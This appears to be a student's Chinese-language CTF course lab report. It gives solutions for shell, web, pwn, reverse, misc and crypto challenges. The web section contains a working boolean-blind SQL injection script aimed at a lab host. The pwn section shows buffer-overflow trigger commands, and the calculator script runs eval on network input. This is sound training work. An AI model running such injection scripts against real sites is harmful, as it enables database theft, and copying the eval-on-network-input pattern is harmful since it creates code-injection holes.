Lab0-Report

Prerequisite

Challenge 1

对于Linux环境，计算机系统I中已经安装好了WSL(并且一直在用)

四个Shell命令

1. Ls : 在某一个文件夹下直接使用ls，则可以查看文件夹下所有文件/子文件夹。 或也可以ls [目录],查看某一目录下的文件

```
root@LAPTOP-78LSF82F:/mnt/d/zju/system/sys1-sp23/src/lab5# ls
Makefile  build  include  ip  sim  submit  syn  tcl  testcase
```

2. mkdir :在某处创建一个文件，如mkdir 1.txt,表示创建一个名为1.txt的文件。

```
root@LAPTOP-78LSF82F:/mnt/d/zju/system/sys1-sp23/src/lab5# mkdir 1.txt
root@LAPTOP-78LSF82F:/mnt/d/zju/system/sys1-sp23/src/lab5# ls
1.txt  Makefile  build  include  ip  sim  submit  syn  tcl  testcase
```

3. make:不严格算是shell指令，需要配合makefile执行（makefile里即为需要执行的指令……）如make verilate(使用verilate编译指定程序)，make wave（使用GTKwave查看指定波形文件……）

```
root@LAPTOP-78LSF82F:/mnt/d/zju/system/sys1-sp23/src/lab5# make verilate
mkdir -p /mnt/d/zju/system/sys1-sp23/src/lab5/build
cp testcase/sample/*.elf /mnt/d/zju/system/sys1-sp23/src/lab5/build/testcase.elf
cp testcase/sample/*.hex /mnt/d/zju/system/sys1-sp23/src/lab5/build/testcase.hex
verilator -Wno-STMTDLY --timescale 1ns/10ps --trace --cc --exe  --main --timing --Mdir /mnt/d/zju/system/sys1-sp23/src/l
ab5/build --top-module Testbench -o Testbench -I/mnt/d/zju/system/sys1-sp23/src/lab5/sim -I/mnt/d/zju/system/sys1-sp23/s
rc/lab5/submit -CFLAGS "-DVL_DEBUG -DTOP=Testbench -std=c++17 -iquote/mnt/d/zju/system/sys1-sp23/src/lab5/ip/include/ris
cv -iquote/mnt/d/zju/system/sys1-sp23/src/lab5/ip/include/cosim -iquote/mnt/d/zju/system/sys1-sp23/src/lab5/ip/include/f
esvr" -LDFLAGS "-L/mnt/d/zju/system/sys1-sp23/src/lab5/ip/lib  -l:libcosim.a -l:libriscv.a -l:libdisasm.a -l:libsoftfloa
t.a -l:libfdt.a -l:libspike_dasm.a -l:libfesvr.a -l:libspike_main.a -l:libcontroller.a" /mnt/d/zju/system/sys1-sp23/src/
lab5/sim/cosim.v /mnt/d/zju/system/sys1-sp23/src/lab5/sim/dpi.cpp /mnt/d/zju/system/sys1-sp23/src/lab5/sim/testbench.v /
mnt/d/zju/system/sys1-sp23/src/lab5/submit/ALU.sv /mnt/d/zju/system/sys1-sp23/src/lab5/submit/ALU_SEL.sv /mnt/d/zju/syst
em/sys1-sp23/src/lab5/submit/Branch_taken.sv /mnt/d/zju/system/sys1-sp23/src/lab5/submit/Cmp.sv /mnt/d/zju/system/sys1-s
p23/src/lab5/submit/controller.sv /mnt/d/zju/system/sys1-sp23/src/lab5/submit/immgen.sv /mnt/d/zju/system/sys1-sp23/src/
lab5/submit/inst_sel.sv /mnt/d/zju/system/sys1-sp23/src/lab5/submit/Mem_read.sv /mnt/d/zju/system/sys1-sp23/src/lab5/sub
mit/PC_Operation.sv /mnt/d/zju/system/sys1-sp23/src/lab5/submit/pc_upd.sv /mnt/d/zju/system/sys1-sp23/src/lab5/submit/RA
M.v /mnt/d/zju/system/sys1-sp23/src/lab5/submit/read_op.sv /mnt/d/zju/system/sys1-sp23/src/lab5/submit/RegFile.sv /mnt/d
/zju/system/sys1-sp23/src/lab5/submit/SCPU.sv /mnt/d/zju/system/sys1-sp23/src/lab5/submit/WB_SEL.sv /mnt/d/zju/system/sy
s1-sp23/src/lab5/submit/write_op.sv +define+TOP_DIR=\"/mnt/d/zju/system/sys1-sp23/src/lab5/build\"
```

4. sudo apt install :自动以管理员身份安装程序，如安装gdb可为sudo apt install gdb-multiarch，sudo apt install pip 为安装python

```
root@LAPTOP-78LSF82F:/mnt/d/zju/system/sys1-sp23/src/lab5# sudo apt install pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'python3-pip' instead of 'pip'
The following additional packages will be installed:
  build-essential dpkg-dev fakeroot javascript-common libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libexpat1-dev libfakeroot libjs-jquery libjs-sphinxdoc libjs-underscore libpython3-dev
  libpython3.10-dev lto-disabled-list python3-dev python3-distutils python3-lib2to3 python3-setuptools python3-wheel
  python3.10-dev zlib1g-dev
```

通过ssh连接linux环境

首先查看ip地址，后直接用windows自带功能连接即可

```
C:\Users\zyf>ssh zzz@172.28.119.17
zzz@172.28.119.17's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.146.1-microsoft-standard-WSL2 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

Challenge 2

1. Python 程序阅读：本程序将data中的小写字母转成大写，大写字母转成小写，如果不是字母，则不变。并存入data_new中
2. Calculator:本题要求我们编写脚本接收传回的一个算式并给出答案，总共十个。 我们每次接收一个question，使用eval函数计算之后再传回（send为str形式，需要加以变换）最后接受的一行就是flag了！（这个群号好像是ZJUsecurity的群……）

```
root@LAPTOP-78LSF82F:~# python3 1.py
b'128843056 + 1990250349 + 567056168 + 696794599 - 977869411 - 1665039668 + 1327276561 + 1927263009 + 940619080 - 749148
533 '
b'\n285832714 - 1299600944 + 1975641326 - 30313024 - 851213833 - 1864593935 - 694299170 + 1645876557 - 1905760410 + 2843
11830 '
b'\n1197205987 + 762266551 - 1011796668 - 1711292580 - 1219258654 + 453207215 - 155946131 + 1472672831 + 1357705513 + 31
7172400 '
b'\n634475466 + 1041492589 - 1741643324 - 442646326 + 735073007 - 88582613 + 528826007 - 161794247 - 1392895076 + 134555
4776 '
b'\n38560644 - 1969761451 - 1404086503 + 178610585 + 650452842 + 675744068 - 530065673 + 466219296 + 109638507 - 1624145
436 '
b'\n1635823779 + 629506862 - 416093565 + 1557788814 - 516904289 + 126175077 + 407138287 - 749971709 - 1243403515 + 27804
9511 '
b'\n1424365280 + 1031301018 + 523546588 + 2078656303 - 258902289 + 1477896611 - 1120562493 + 1911892207 - 751220934 + 11
98161052 '
b'\n2078057316 + 1823590157 + 1272789010 - 1453098 + 1354660513 + 115081587 - 1233296189 - 438489451 + 496419273 - 24254
4225 '
b'\n1924980198 - 502563983 + 1680360661 - 287231453 - 1589169915 - 1552223171 - 662244987 - 1857455539 + 1654407899 + 15
6259227 '
b'\n2138411247 - 1493126910 - 1417723420 - 833582917 + 153794820 + 521980608 - 649084331 + 829350413 + 1291517133 + 4660
59293 '
b'Good job, here is your flag: AAA{melody_loves_doing_calculus_qq_qun_386796080}'
```

代码如下：

```
question_1 = ''
i = 0
while i<10:
    question_1 = recv_one_question(s)

    result = eval(question_1)
    s.send(str(result).encode() + b'\n')
    recv_one_line(s)
    recv_one_line(s)
    print(question_1)
    i+=1
recv_one_line(s)
question_1 = recv_one_line(s)
print(question_1)
s.close()
```

Web

Challenge1

本题查看网页时发现网页无法显示源代码，后加上view-source之后显示。后发现如下代码：

```
function getflag() {
            fetch('/flag.php?token=658d122c33678506')
                .then(res => res.text())
                .then(res => alert(res))
        }
```

即每次提交/flag.php?token= 之后都会有新的token返回，而尝试之后发现需要连续运行1337次之后才能得到flag python脚本如下：

```
import requests
import re
sess = requests.session()
for i in range(1,1338):
    res = sess.get('http://pumpk1n.com/lab0.php')
    r = re.findall(r"token=(.*)'",res.text)
    token = r[0]
    res = sess.get(f"http://pumpk1n.com/flag.php?token={token}")
    print(i,res.text)
print(res)
print(res.text)
```

得到flag{56297ad00e70449a16700a77bf24b071}

Challenge2

这是一道sql注入的题目，在对题目进行检查之后，发现常见的注入关键字（如select，union等）都被过滤，故需要使用布尔盲注 本题未对括号进行过滤，故可以构造payload(ascii(substr((select(flag)from(flag)),{i},1))>{j})，并使用双重循环进行枚举，即若原式为假时，即相应返回值中不含girl，则j的值即为当前第i个flag的值，代码如下：

```
import time
import requests

url = "http://810a3e4b-98cd-4803-82df-2e612b08199b.node5.buuoj.cn:81/index.php"
result = ""
for i in range(1, 50):
    for j in range(32, 128):
        time.sleep(0.1)#注意此处得间隔一点时间，否则可能导致其他问题
        payload = "(ascii(substr((select(flag)from(flag)),{m},1))>{n})"
        response = requests.post(url=url, data={'id':payload.format(m=i,n=j)})
        if response.text.find('girl') == -1:
            result += chr(j)
            print(j)
            break
    print(result)
```

flag{9c536604-0c81-4a8d-b89d-5b887bc79e8b}

Pwn

Bug

1. 缓冲区溢出: 在get_heart_beat函数中，使用了一个固定大小的缓冲区buffer[0x1000]。如果读取的tmp->size大于这个缓冲区的大小（尽管有一个检查，但后续操作中没有充分考虑边界问题），可能会导致缓

冲区溢出。
2. 使用未初始化的变量: 在reply_heart_beat函数中，变量err未初始化。如果fwrite成功，变量err未被设置为0，因此可能返回一个未定义的值。
3. 不安全的字符串操作(strlen): 使用strlen计算tmp->data的长度是不安全的，因为tmp->data并不一定是一个以NULL结尾的字符串。
4. 释放内存的错误: 在main函数中，如果reply_heart_beat函数返回错误，应该在继续之前释放分配的内存。

触发找到的漏洞

缓冲区溢出

通过发送一个大小字段大于缓冲区大小的数据包，可以导致缓冲区溢出：

```
root@LAPTOP-78LSF82F:~/CTF# (echo -ne "\x11\x11\x11\x11" && dd if=/dev/zero bs=1 count=4096) | ./program.elf
4096+0 records in
4096+0 records out
4096 bytes (4.1 kB, 4.0 KiB) copied, 0.00363599 s, 1.1 MB/s
```

数据包大小计算错误

通过发送包含大于实际数据大小的大小字段的数据包，可以导致内存读取和写入错误：

```
root@LAPTOP-78LSF82F:~/CTF# (echo -ne "\x10\x00\x00\x00" && echo -ne "1234567890") | ./program.elf
1234667890
```

内存释放错误

不断发送非法数据包，可能导致内存泄漏。

```
root@LAPTOP-78LSF82F:~/CTF# while true; do (echo -ne "\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" && echo -ne "123
4567890") | ./program.elf; done
1234
```

以上漏洞都有可能导致程序崩溃

修改后的代码

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <stdbool.h>

struct hbpkt
{
    uint32_t size;
    uint32_t timestamp;
    uint32_t index;
    uint32_t cred;
    char data[];
};

struct hbpkt *get_heart_beat()
{
    uint8_t buffer[0x1000] = {0};
```

```
    fread(buffer, sizeof(struct hbpkt), 1, stdin);

    struct hbpkt *tmp = (struct hbpkt *)buffer;

    if (tmp->size > 0x1000 || tmp->size < sizeof(struct hbpkt))
        return NULL;

    fread(tmp->data, tmp->size - sizeof(struct hbpkt), 1, stdin);

    uint32_t real_size = tmp->size;
    struct hbpkt *res = malloc(real_size);
    if (!res)
        return NULL;
    memcpy(res, buffer, real_size);
    res->index += 1;
    return res;
}
int reply_heart_beat(struct hbpkt *pkt)
{
    int err = 0;  // 初始化 err 变量
    int written = 0;
    if (pkt->size)
    {
        written = fwrite(pkt, 1, pkt->size, stdout);
        fflush(stdout);
    }
    if (written == 0 || written != pkt->size)
    {
        err = -1;
    }
    return err;
}
int main() {
    int err;
    while (true)
    {
        struct hbpkt *p = get_heart_beat();
        if (!p)
            continue;

        err = reply_heart_beat(p);
        if (err)
        {
            free(p);
            continue;
        }
        free(p);  // 确保内存总是被释放
    }
}
```

Reverse

首先拖入IDA中反编译，得到程序中含有以下14个数字，储存在rbp中。

```
.text:0000000000400FE5                  xor     eax, eax
.text:0000000000400FE7                  lea     rax, a1040      ; "1040"
.text:0000000000400FEE                  mov     [rbp+table], rax
.text:0000000000400FF5                  lea     rax, a1040      ; "1040"
.text:0000000000400FFC                  mov     [rbp+table+8], rax
.text:0000000000401003                  lea     rax, a1040      ; "1040"
.text:000000000040100A                  mov     [rbp+table+10h], rax
.text:0000000000401011                  lea     rax, a1968      ; "1968"
.text:0000000000401018                  mov     [rbp+table+18h], rax
.text:000000000040101F                  lea     rax, a1152      ; "1152"
.text:0000000000401026                  mov     [rbp+table+20h], rax
.text:000000000040102D                  lea     rax, a1680      ; "1680"
.text:0000000000401034                  mov     [rbp+table+28h], rax
.text:000000000040103B                  lea     rax, a1312      ; "1312"
.text:0000000000401042                  mov     [rbp+table+30h], rax
.text:0000000000401049                  lea     rax, a1616      ; "1616"
.text:0000000000401050                  mov     [rbp+table+38h], rax
.text:0000000000401057                  lea     rax, a1888      ; "1888"
.text:000000000040105E                  mov     [rbp+table+40h], rax
.text:0000000000401065                  lea     rax, a1616      ; "1616"
.text:000000000040106C                  mov     [rbp+table+48h], rax
.text:0000000000401073                  lea     rax, a1824      ; "1824"
.text:000000000040107A                  mov     [rbp+table+50h], rax
.text:000000000040107E                  lea     rax, a1840      ; "1840"
.text:0000000000401085                  mov     [rbp+table+58h], rax
.text:0000000000401089                  lea     rax, a1616      ; "1616"
.text:0000000000401090                  mov     [rbp+table+60h], rax
.text:0000000000401094                  lea     rax, a2000      ; "2000"
.text:000000000040109B                  mov     [rbp+table+68h], rax
.text:000000000040109F                  mov     rax, [rbp+passwd]
.text:00000000004010A6                  mov     rdi, rax
```

然后看下面的程序，这段代码是将字符的值左移四位，然后再转换成字符串储存在tmp中。而后每次从输入的字符串中取一个来比较。所以仅需对之前那串数字进行操作即可。

```
ext:000000000040110A loc_40110A:                               ; CODE XREF: verify+1DB↓j
ext:000000000040110A                mov     eax, [rbp+i]
ext:0000000000401110                movsxd  rdx, eax
ext:0000000000401113                mov     rax, [rbp+passwd]
ext:000000000040111A                add     rax, rdx
ext:000000000040111D                movzx   eax, byte ptr [rax]
ext:0000000000401120                mov     [rbp+c], al
ext:0000000000401126                movsx   eax, [rbp+c]
ext:000000000040112D                shl     eax, 4
ext:0000000000401130                mov     [rbp+val], eax
ext:0000000000401136                mov     edx, [rbp+val]
ext:000000000040113C                lea     rax, [rbp+tmp]
ext:0000000000401140                lea     rsi, aD         ; "%d"
ext:0000000000401147                mov     rdi, rax
ext:000000000040114A                mov     eax, 0
ext:000000000040114F                call    sprintf
ext:0000000000401154                mov     eax, [rbp+i]
ext:000000000040115A                cdqe
ext:000000000040115C                mov     rdx, [rbp+rax*8+table]
ext:0000000000401164                lea     rax, [rbp+tmp]
ext:0000000000401168                mov     rsi, rdx
ext:000000000040116B                mov     rdi, rax
ext:000000000040116E                call    j_strcmp_ifunc
ext:0000000000401173                test    eax, eax
ext:0000000000401175                jz      short loc_40117E
ext:0000000000401177                mov     eax, 1
ext:000000000040117C                jmp     short loc 4011AB
```


对于1040,1040<<4的值为65，为"A"的ASCII码。答案就显而易见了。

```
Enter Password (or q to quit): AAA{HiReverse}
Access Granted
```

MISC

Challenge1

使用cyberchef中的magic功能解码（这玩意这么厉害吗） 发现是先用base85解码，再用base32解码，最后是base64的rot13解码最终得到flag。AAA{wELc0m3_t0_Ctf_5umMEr_c0UrsE_2024}



Challenge2

首先使用010editor查看，发现末尾有一半的flag

1:DC60h:	93	C9	1C	30	FE	3F	68	E0	26	AB	98	5F	07	FE	00	00	"É.0þ?hà&«˜_.þ..
1:DC70h:	00	00	49	45	4E	44	AE	42	60	82	50	31	40	79	5F	6D	..IEND®B`‚P1@y_m
1:DC80h:	31	53	43	5F	54	4F	47	33	54	68	33	52	7D				1SC_TOG3Th3R}

之后将图片拖到stegsolve中查看，在Red Plane 0图层中发现了另一半flag


所以flag为AAA{gr3@t_J08!_1et’5_Pl@y_m1SC_ToG3Th3R}

Crypto

Challenge1

后来仔细观察图片后发现右上角有个圈应该代表一个单词的结束（参考另一些题目是右上角有个小旗代表单词或句子结束）。由于不知道怎么编写这类脚本，于是使用手工破解(抱歉用这种低级方式)，结果如图： 我首先找出文章中出现频率最高的词（the，然后从头开始尝试，经过一些尝试，将有意义的单词，找出几个常用词后破解就变得容易了） 最后的答案应该是: Tonight Ethan will arrive here.Please lure him to the abandoned warehouse near the policestation whrer the professional assassin Reese hired will eliminate him.Tomorrow she will go to the warehouse and discover his corpse with a strong alibi these police officers absolutely can not

arrest him.



Challenge 2

简单的RSA算法解密，使用python编写脚本即可

```
from Crypto.Util.number import long_to_bytes, inverse

# 给定的参数
p =
0x848cc7edca3d2feef44961881e358cbe924df5bc0f1e7178089ad6dc23fa1eec7b0f1a8c6932b870
dd53faf35b22f35c8a7a0d130f69e53a91d0330c0af2c5ab
q =
0xa0ac7bcd3b1e826fdbd1ee907e592c163dea4a1a94eb03fd4d3ce58c2362100ec20d96ad858f1a21
e8c38e1978d27cd3ab833ee344d8618065c003d8ffd0b1cb
e = 0x10001
n = p * q
c =
0x39f68bd43d1433e4fcbbe8fc0063661c97639324d63e67dedb6f4ed4501268571f128858b2f97ee7
ce0407f24320a922787adf4d0233514934bbd7e81e4b4d07b423949c85ae3cc172ea5bcded917b5f67
f18c2c6cd1b2dd98d7db941697ececdfc90507893579081f7e3d5ddeb9145a715abc20c4a938d32131
013966bea539
# 计算 φ(n)
phi_n = (p - 1) * (q - 1)
# 计算私钥 d
```

```
d = inverse(e, phi_n)
# 解密
m = pow(c, d, n)
# 输出明文
print(long_to_bytes(m))
```

运行得到flag：AAA{Ace_Attorney_is_very_fun_Phoenix_Wright&Miles_Edgeworth}